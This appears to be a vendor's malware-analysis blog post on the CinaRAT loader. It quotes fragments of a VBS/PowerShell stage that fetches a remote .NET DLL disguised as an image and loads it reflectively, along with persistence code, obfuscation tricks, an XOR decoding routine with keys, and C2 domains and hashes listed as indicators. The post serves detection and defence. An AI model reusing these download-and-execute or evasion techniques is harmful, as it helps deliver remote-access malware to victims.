

CinaRAT Resurfaces With New Evasive Tactics and Techniques

 blog.morphisec.com/cinarat-resurfaces-with-new-evasive-tactics-and-techniques



Posted by [Nadav Lorber](#) on February 5, 2021

Find me on:

[Twitter](#)

- [Tweet](#)
-



Introduction

In this post, we will be covering CinaRAT loader's evasive TTPs (tactics, techniques, and procedures) as have been identified and prevented by Morphisec's zero-trust endpoint security solution, powered by moving target defense technology.

We will be reviewing different versions of multi-staged loaders that attempt to inject and execute **CinaRAT** within the victim's host memory. *CinaRAT* code is available on GitHub for download; generally it's just a rebranded QuasarRAT.

We will focus on the evasive components that allowed the attackers to sustain zero detection for such a long period of time (VirusTotal)

1st stage - ISO/VBS script

Our investigation begins with a Visual Basic script that has been identified in a customer environment. We observed its delivery through an ISO archive file.

The script implements reflective loading, persistence, and evasion functionality.

The first step is a reflective loading of a remote .NET DLL executable, usually from a GitHub user account represented by an image download.

```
/olux.jpg! -O%subP%il%e $%file%;(S%y%stem%.Ref%lect%ion.As%emb%ly):.lo%adfi%le
```

Figure 1: The image download

As soon as the image is downloaded and loaded into memory, it is written into a startup folder using an advanced method:

In order to copy itself into the autoruns, the script calls "NameSpace(7).Self.Path" that retrieves the autoruns path. This is a unique technique which isn't often used for malware delivery.

```
sdggghg= qwer.NameSpace(7).Self.Path'
WScript.Sleep 15000' zyzksodvscu
sdefg.CopyFile WSFNAME, sdggghg + "\" + sdfghh
```

Figure 2: NameSpace(7) usage

The obfuscation method for each version is different, and within each version the attacker changes the comment line in each code line so they can avoid hash detection.

```
Dim arrKey, GGTResult' zyzksodvscu'zyzksodvscu
GMR="po&we&rsh&el&l $&f&=&&'&&C&:&&\Us&ers\P&tu&bl&
GGTResult = Encode(GMR, "coder.enc", arrKey )
```

Figure 3: Comment as a dynamic artifact

An interesting note is that the string technique utilized in the "GMR" variable evades VirusTotal when it is parsed.



Figure 4: VirusTotal content parsing

These are the main changes between Visual Basic script versions

Obfuscation, mainly splitting strings

```
ra = "Shellall"
rs = replace(ra, "all", "")
set ra = nothing
ra = ".Applic"
```

Figure 5: Part of a split string

- "If" condition within the Powershell in order to validate that the payload was successfully downloaded
- Different payloads with different URLs

The following table lists a few examples that correlate between the URL download domain to the file path saved within the victim host along with **our internal version numbering**.

Internal version	Download URL	Local file path
V1	hxxps://raw.githubusercontent[.]com/githubaccountz/z/main/a.png	C:\Users\Public\Music\la.jpg
V1.1	hxxps://raw.githubusercontent[.]com/githubuser2x/x/master/New.jpg	C:\Users\Public\Music\xt.jpg
V1.1 + V2	hxxps://raw.githubusercontent[.]com/githubuser2x/aws/main/lmg.jpg	
V3	https://raw.githubusercontent[.]com/githubuser2x/x/blob/master/One.html	C:\Users\Public\Documents\One.html

2nd stage - .NET loader

As was described in a previous stage, the Visual Basic script delivers a second .NET file.

The purpose of this .NET file is to decode the final stage .NET **CinaRAT** payload and inject it into a legitimate Windows process utilizing process hollowing. This is done with several evasion techniques in order to avoid detection and AI.

The RAT payload resides in a base64 encoded string that, during the execution, is decoded and XORed with string as the key. Once the .NET DLL decodes the RAT, it will hollow legitimate images in memory and inject it.

```
byte[] array = bxx.fhghjhfgddg(Convert.FromBase64String(bxx.xxxz), "!@#$$%^&*(gfgghgj)*gjj^$#GjggjjNHGH%^(&^$##$%&");
```

```
private static byte[] ffgghjhjgfffs(byte[] bytData, string sPassword)
{
    byte[] array = new byte[bytData.Length];
    for (int i = 0; i < bytData.Length; i++)
    {
        array[i] = Convert.ToByte((int)bytData[i] ^ Strings.Asc(sPassword.Substring(i % sPassword.Length, 1)));
    }
    return array;
}
```

Figure 6: The XOR decoding routine in V2

We have observed four different versions along with four subversions between December 8, 2020, and February 2, 2021. It's noticeable that the attacker updated the evasion techniques from version to version in order to avoid detection.

The following table lists the different internal versions along with the first seen date either from the attacker's GitHub or VirusTotal submission.

Loader Internal version	Github date	VirusTotal date
V1		December 8, 2020
V1.1	December 18, 2020	December 20, 2020
V2		December 24, 2020

V2.1	December 24, 2020	December 31, 2020
V2.2	January 16, 2021	Was not submitted
V3	January 23, 2021	January 27, 2021
V4	January 22, 2021	January 25, 2021
V4.1	February 1, 2021	February 3, 2021

Code pattern:

In each version the code pattern is different but eventually, the execution flow stays the same except for minor changes. Here are a few examples:

- The called method convention is the same in all of the versions (*axx.bxx.cxx()*) except V4 (*[WorkArea.Work]::Exe()*).
- In V1 and V2, the encoded base64 string is loaded from a variable while in V3 and V4 it's loaded from a bunch of functions that are joined together to form the string.
- The XOR key is the same in all of the versions except in V4.

Version Key

V1 - V3 !@#\$\$%^&*(fgfghgj)_*gjjg^\$#GJggjgjNHGH%^*(&^\$##\$\$%&

V4 !@#\$\$%%&*(*)_D!@#DasHF

```

public static string CLNFHADMXH()
{
    int num = 1;
    string result;
    for (;;)
    {
        int num2 = num;
        for (;;)
        {
            switch (num2)
            {
                default:
                    return result;
                case 1:
                    result = "zP/eTyk1UiVORkLcBlJFRkdaYmZUMk1+EhAg
                    +Lk5BU2hmHTNGR1BXT15RfCQjff2QBANKXQEtn1Q1UFB
                    1kWjyMjf2QBfAw3BBA9NEg0WhooLwYKFAVdWyo3VQ1NI
                    eL1I0QgQICBgnIgoJcX9kAXxQMREDJzRVJUdrdgVvThU
                    GchEyQ0JVNHfHYTchZCHBZHvwoFFyRVZAFgA2RBT21rD
                    EBQUGFltfWkwNlU1RwsyUwEiHGJYFUMTERxLHR8EZ3R
                    num2 = 0;
                    if (!Byte.bA7Bo0B5YCgHm5AP2j())
                    {
                        goto Block_1;
                    }
                    break;
                case 2:
                    return result;
            }
        }
        Block_1;
    }
    return result;
}

```

Figure 7: Encoded payload chunk from V4.1

Code obfuscator:

The attacker obfuscated the code using an unregistered version of Eziriz .NET Reactor, although in V2 and V3 it seems that either they switched to a registered version or discarded the remnant code as the following script was not there anymore. In V4 the attacker did not implement any obfuscator, but in V4.1 the obfuscation was implemented again with the “unregistered” remnant code.

```
NJOADhoFiIhdt67r9V.Hw7MjH4xEtL5hIFr7mu("This assembly is protected by an unregistered version of Eziriz's \".NET Reactor\!",
```

Figure 8: Fingerprint string

Code Masquerading:

From V1.1, the attacker added legitimate namespaces from popular .NET libraries to the loader. This evasion technique tries to disguise the loader as a legitimate .DLL in order to avoid analysis. It's also possible that this technique can bypass AV solutions that implement whitelist rules on chunks from those .NET libraries. The following table lists a few examples of libraries that were used.

Version	Libraries
V1	None
V1.1	Newtonsoft json.NET
V2.1	RestSharp + DiscUtils




Figure 9: Some of the namespaces in V2

Analyzing the submission dates and the first detection dates on all of the loaders in VirusTotal suggests that the code masquerading technique succeeds with bypassing AV solutions.

3rd stage - RAT Payload

We have observed four different versions of RAT payloads. The first one that was used was QuasarRAT 1.4, while later on CinaRAT 1.0.1.1 was used instead with some modifications. For the C2 domain, the attacker mostly used a dynamic DNS service from myq-see[.]com

The following table correlates the observed RAT version with the C2 domain and Loader version.

RAT Version	Loader internal version	C2 Domain
QuasarRAT 1.4	V1	server.homesbill[.]com

CinaRAT 1.0.1.1 variant A	V1.1	
V1.1 + V2		aptzebi.myq-see[.]com
V2.1		aptzebi0.myq-see[.]com
V2.1 + V2.2		mahost.myq-see[.]com
CinaRAT 1.0.1.1 variant B	V3	
V4		aptzebi3.myq-see[.]com
CinaRAT 1.0.1.1 variant C	V4.1	zebi4.myq-see[.]com

```

public static bool Initialize()
{
    int num = 8;
    for (;;)
    {
        int num2 = num;
        for (;;)
        {
            switch (num2)
            {
                case 1:
                    return false;
                case 2:
                    Settings.TAG = Settings.KsCl3NBRLnQYCxIItP(Settings.TAG); // Sets to "One"
                    num2 = 3;
                    continue;
                case 3:
                    Settings.VERSION = Settings.KsCl3NBRLnQYCxIItP(Settings.VERSION); // Sets to "1.0.1.1"
                    num2 = 12;
                    continue;
                case 4:
                    Settings.INSTALLNAME = Settings.KsCl3NBRLnQYCxIItP(Settings.INSTALLNAME); // Sets to "EE"
                    num2 = 10;
                    continue;
                case 5:
                    return true;
                case 6:
                    Settings.SUBDIRECTORY = AES.Decrypt(Settings.SUBDIRECTORY); // Sets to :BB
            }
        }
    }
}

```

Figure 10: RAT configuration

example from V4.1

Conclusion

The Morphisec platform prevents attacks from CinaRAT with a zero-trust default-deny approach to endpoint security, powered by moving target defense. Customers of Morphisec are thus protected from CinaRAT, regardless of what evasive techniques the attacker deploys to bypass AV and NGAV solutions.

IOCs

VB Scripts (Stage 1)

SHA256	Internal version
6dd24a396feba685ed77ee73e20388a571fee2a857e5269406043aa5a03fb50	V1
8c07a453e85d6ce766a5cb60dd5d2311f3570f2b818b6050c70bb91cfcecefe4	

c1112384f112be4ca371297019f4ca8d93d7b76e105014d1b9d54b18aced9124	V1.1
--	------

d14a38bf604ba56945f3e16732103dbb47067977e14de567cacf1c09ba20b7f7	V1.2
--	------

f1afcbbd219edc56641787aee26420e55a8ab7f088dc900a146361733698c6da	
--	--

44a69db5be76bfd200aaa79510e2f8a240f07f9d0840df95e55a0fec0944afdb	V2
--	----

add44ee803082c4667bae68284e316f1a799b72ecbdaae38097ba2c4ccb9d16	V3
---	----

.NET Loader (Stage 2)

SHA256	Internal version
--------	------------------

f5fd82f7f599b1ed477a6f66388cbe0f2beec9fc28e83d35105cd3222a85d5ab	V1
--	----

c6e20052ab38341af626b0a07654c763af77fe830d5e216f03ed3b99d944de65	
--	--

cc18946e23d3fd289375912cb1d997be0ae3e71d2b4bcf1a14583f9f3ab4f919	V1.1
--	------

ceb9cf440fc521f09a503e90889acb7f51b4c39ce8a8c4d37dd8304fca2db4ce	
--	--

714cdcd6e144b482d1c98661e894900244862c7135a895f2edfcd7fdac6d84fc	V2
--	----

47684fe237efc9dd608bac491db984f7b67b91b9fbf890da788123af8cadbe30	
--	--

e1594447ff87f29d61735f5ce39a8150fae79349b389c8e5dab2c2de30e62966	V2.1
--	------

d4235a670e2f7c5232cc9961b843db239e43d0cf3f619c6104b162944b3ee39d	
--	--

32a9caba473f6f19103526c605e65c421adc50421cab6e0a7de9d745b8829778	V2.2
--	------

96fe6bfe32a8cc77adff891b39c45c638c456b48915798e69012ea1e4333560f	V3
--	----

4ba57a45bfd29555d3e269abdb6efa391befc164e90813fb0ff2d486b52792ca	V4
--	----

230a74b0f306464dcb6e16b9d3c62d364e13c2d69e3c654dce303e1efd3fc6b2	V4.1
--	------

ON-DEMAND WEBINAR

INTRODUCING MORPHISEC GUARD 5.0

Presented by Netta Schmeidler, VP Product Management, Morphisec

WATCH NOW



[Contact Sales](#)[Inquire via Azure](#)